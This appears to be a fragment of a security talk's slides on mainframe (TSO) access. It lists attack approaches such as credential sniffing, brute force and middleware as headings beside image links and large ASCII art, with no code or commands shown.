


~~Sniffing credentials~~


~~Good ol’ bruteforce~~

Go through the middleware


And many more (FTP, NJE, etc.)



```
         .o oOOOOOOOo                                            OOOo
        Ob.OOOOOOOo  OOOo.      oOOo.                      .adOOOOOOO
        OboO"""""""""""".OOo. .oOOOOOo.    OOOo.oOOOOOo..""""""""""OO
        OOP.oOOOOOOOOOOO "POOOOOOOOOOOo.   ""OOOOOOOOOP,OOOOOOOOOOOB"
        "O"OOOO"     `OOOOo"OOOOOOOOOOO` .adOOOOOOOOO"oOOO"    `OOOOo
        .OOOO"            `OOOOOOOOOOOOOOOOOOOOOOOOOO"            `OO
        OOOOO      TSO    ""OOOOOOOOOOOOOOOO""        EURO        oOO
       oOOOOOba.                .adOOO"OOOOOOOba               .adOOOOo.
      oOOOOOOOOOOOOOba.    .adOOOOOOOOOO@^OOOOOOOba.     .adOOOOOOOOOOOO
     OOOOOOOOOOOOOOOOO.OOOOOOOOOOOOOO"`  ""OOOOOOOOOOOOO.OOOOOOOOOOOOOO
     "OOOO"       "YOoOOOOMOIONODOO"`  .   ""OOROAOPOEOOOoOY"     "OOO"
        Y           "OOOOOOOOOOOOOO: .oOOo. :OOOOOOOOOOO?"         :`
        :            .oO%OOOOOOOOOOo.OOOOOO.oOOOOOOOOOOO?          .
        .            oOOP"%OOOOOOOOoOOOOOOO?oOOOOO?OOOO"OOo
                     "%o  OOOO"%OOOO%"%OOOOO"OOOOOO"OOO":
                          `$"  `OOOO" `O"Y "" `OOOO"  o            .
        .                  :     OP"          : o     .
                           .      :           .
                                  .
```

